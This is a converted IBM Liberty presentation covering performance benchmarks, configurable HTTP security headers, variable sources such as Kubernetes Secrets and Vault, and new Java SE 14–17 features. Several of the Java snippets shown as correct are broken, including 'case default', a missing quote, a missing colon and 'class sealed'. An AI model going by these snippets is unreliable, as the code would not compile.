
### Daytrader 8 – Memory footprint (First Response) (lower is better)



### Daytrader 8 - Throughput (higher is better)




# Liberty scales better than other frameworks (raw throughput)



## System Configuration:

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JDK version distributed with the docker images used for each server instance.

# Liberty scales better than other frameworks (thruput:memory ratio)




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# Liberty scales better than other frameworks (response time)

Scaling Daytrader8 - Response Time (ms)  
(lower is better)



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# Eclipse Transformer

- IBM took the lead in creating a new Eclipse Open Source project for a transformer project to be able to have code and test reuse
- Works on both source and binary code
- Blog post outlining how to use the Eclipse Transformer:  
<https://openliberty.io/blog/2021/03/17/eclipse-transformer.html>
- Additional video showing how to transform your own applications:  
<https://community.ibm.com/community/user/wasdevops/blogs/jared-anderson1/2021/05/12/jakarta-ee-9-with-open-liberty>

# Non Jakarta EE 9.1 Updates

# Configurable http response headers



- Setting HTTP Response headers is often used for security
- For example X-Frame-Options is used to prevent clickjacking
- Now these can be configured in server.xml, no need to write code
- Applies to all responses from the http endpoint



# Configurable http response headers



- Set a header (overwriting anything set in code)

```
<httpEndpoint id="defaultHttpEndpoint">  
  <headers>  
    <set>X-Frame-Options: DENY</set>  
  </headers>  
</httpEndpoint>
```

# Configurable http response headers



- Set a header (overwriting anything set in code)
- Set a header (only if not set)

```
<httpEndpoint id="defaultHttpEndpoint">  
  <headers>  
    <setIfMissing>X-Frame-Options: DENY</setIfMissing>  
  </headers>  
</httpEndpoint>
```

# Configurable http response headers



- Set a header (overwriting anything set in code)
- Set a header (only if not set)
- Add a header

```
<httpEndpoint id="defaultHttpEndpoint">  
  <headers>  
    <add>Via: 1.1 myhost.com</add>  
  </headers>  
</httpEndpoint>
```

# Configurable http response headers



- Set a header (overwriting anything set in code)
- Set a header (only if not set)
- Add a header
- Delete a header

```
<httpEndpoint id="defaultHttpEndpoint">  
  <headers>  
    <delete>X-Powered-By</delete>  
  </headers>  
</httpEndpoint>
```

# Read Variables from File System



- Liberty can now read variables from the file system
- Default reads from `${server.config.dirs.}/variables`
- File called `db/username` resolves from `${db/username}`
- Set directories using `VARIABLE_SOURCE_DIRS` env

default values server.xml

environment variables

bootstrap.properties

Java System Properties

File System Variables

server.xml

command line

# Read variables from Kube Config Map

## Config Map

```
kind: ConfigMap
apiVersion: v1
metadata:
  name: example
data:
  example.property.1: hello
  example.property.2: world
```

## Container Volume

```
/bindings/example.property.1
/bindings/example.property.2
```

## Deployment

```
spec:
  containers:
    - volumeMounts:
      name: config-volume
      readOnly: true
      mountPath: /bindings
  volumes:
    - name: config-volume
      configMap:
        name: example
        defaultMode: 420
```

## Variables

```
${example.property.1} = hello
${example.property.2} = world
```

# Read variables from Kube Secret



## Secret Definition

```
apiVersion: v1
kind: Secret
metadata:
  name: account-database
stringData:
  type: mysql
  provider: bitnami
  uri: http://localhost
  username: dbuser
  password: 123456
```

## Deployment

```
spec:
  containers:
    - resources: {}
      volumeMounts:
        - name: account-database
          readOnly: true
          mountPath: /bindings/account-database
  volumes:
    - name: account-database
      secret:
        secretName: account-database
        defaultMode: 420
```

## Container Volume

```
/bindings/account_database/username
/bindings/account_database/password
```

## Variables

```
${account_database/username}
${account_database/password}
```

# Read variables from HashiCorp Vault



## Vault Storage

secret/data/issues/config

```
username = dbuser  
password = 123456
```

## Container Volume

```
/vault/secrets/username  
/vault/secrets/password
```

## Deployment

```
template:  
  metadata:  
    annotations:  
      vault.hashicorp.com/agent-inject: "true"  
      vault.hashicorp.com/role: "issues"  
      vault.hashicorp.com/agent-inject-secret-username: "secret/data/issues/config"  
      vault.hashicorp.com/agent-inject-secret-password: "secret/data/issues/config"  
      vault.hashicorp.com/agent-inject-template-username: |  
        {{- with secret "secret/data/issues/config" -}}  
        | {{ .Data.data.username }}  
        {{- end -}}  
      vault.hashicorp.com/agent-inject-template-password: |  
        {{- with secret "secret/data/issues/config" -}}  
        | {{ .Data.data.password }}  
        {{- end -}}
```

## Variables

```
`${username}` = dbuser  
`${password}` = 123456
```



# Java SE 17



- JVM internals are hidden from applications
- Java 2 Security is deprecated
- Improved deserialization filters
- Sealed Classes

# Sealed Classes



- Allow an interface or class to define permissible extensions/implementations

```
public abstract sealed class Fruit  
    permits Apple, Pear { }
```

```
public class Apple extends Fruit { }
```



```
public class Orange extends Fruit { }
```

✗ Not permitted

# Sealed Classes



- Allow an interface or class to define permissible extensions/implementations
- Subclasses can be final not allowing further implementations

```
public abstract sealed class Fruit  
    permits Apple, Pear { }
```

```
public final class Pear extends Fruit { }
```

# Sealed Classes



- Allow an interface or class to define permissible extensions/implementations
- Subclasses can be final not allowing further implementations
- Subclasses can be open allowing infinite subclasses

```
public abstract sealed class Fruit  
    permits Apple, Pear { }
```

```
public class Pear extends Fruit { }
```

# Sealed Classes



- Allow an interface or class to define permissible extensions/implementations
- Subclasses can be final not allowing further implementations
- Subclasses can be sealed limiting further subclasses

```
public abstract sealed class Fruit  
    permits Apple, Pear { }
```

```
public class sealed Pear extends Fruit  
    permits BartlettPear { }
```

# Records (Java SE 16)



- Simplified way to define data classes

```
record Box(int length, int width, int height)
```

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```
public final class Box {  
    private int length;  
    private int width;  
    private int height;  
  
    public Box(int, int, int);  
    public int length();  
    public int width();  
    public int height();  
}
```

# Instanceof implicit cast (Java SE 16)



- Code patterns like this are common

```
if (obj instanceof String) {  
    String str = (String)obj;  
    int index = str.indexOf("substring");  
}
```

- Simplified to:

```
if (obj instanceof String str) {  
    int index = str.indexOf("substring");  
}
```

# Text Blocks (Java SE 15)



- You can now store readable multi-line text in Java source

```
String md = """
    # Multi-Line Text
    With Java 15 you can insert a text
    block, complete with new lines into
    Java source and have it match the
    real output without having to use
    string concatenation.
    """;
```



# Switch Expressions (Java SE 14)



- Switches can be used in expressions

```
boolean isweekend;  
switch (day) {  
    case "SATURDAY":  
    case "SUNDAY"  
        isweekend = true;  
        break;  
    case default:  
        isweekend = false;  
}
```

```
boolean isweekend = switch (day) {  
    case "SATURDAY, "SUNDAY" -> true;  
    case default -> false;  
}
```

# Labs, Questions

# WebSphere Liberty Virtual POT

Open Liberty



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<https://ibm.box.com/WASLibertyVPoT> (fast - about 10 minute download)

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
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## Useful Liberty Links

- Why choose Liberty for Microservices: <https://ibm.biz/6ReasonsWhyLiberty>
- Choosing the right Java runtime: <https://ibm.biz/ChooseJavaRuntime>
- How to approach application modernization: <https://ibm.biz/ModernizeJavaApps>
- Open Liberty: <https://www.openliberty.io>
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## Programming API Links

- Eclipse MicroProfile: <https://microprofile.io>
- Jakarta EE: <https://jakarta.ee>

## Support Links

- Java support dates: <http://www.ibm.com/developerworks/java/jdk/lifecycle>
- Single Stream Continuous Delivery: <https://www-01.ibm.com/support/docview.wss?uid=ibm10869798>
- Container Support Policy: <https://www.ibm.com/support/pages/container-deployment-support-policy-websphere-liberty>
- Enhancement Requests: <https://cloud-platform.ideas.ibm.com>

## Migration Tools

- IBM Transformation Advisor <http://ibm.biz/cloudta>
- WebSphere Binary Migration Toolkit: <http://ibm.biz/WAMT4AppBinaries>

# Resources



## Red Hat UBI images

- <https://icr.r.ibmcom/websphere-liberty>
- <https://hub.docker.com/r/openliberty/open-liberty>

## Ubuntu images

- [https://hub.docker.com/\\_/websphere-liberty](https://hub.docker.com/_/websphere-liberty)
- [https://hub.docker.com/\\_/open-liberty](https://hub.docker.com/_/open-liberty)

## IBM Container Registry images

- <https://cloud.ibm.com/docs/Registry?topic=RegistryImages-ibmliberty>

## Configuration/build files in github

- <https://github.com/WASdev/ci.docker>
- <https://github.com/OpenLiberty/ci.docker>

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## Liberty 21.0.0.10-12 Update

~~Session#1: Dec 08, 2021 from 1-3pm ET - <http://ibm.biz/Liberty-Dec08>~~

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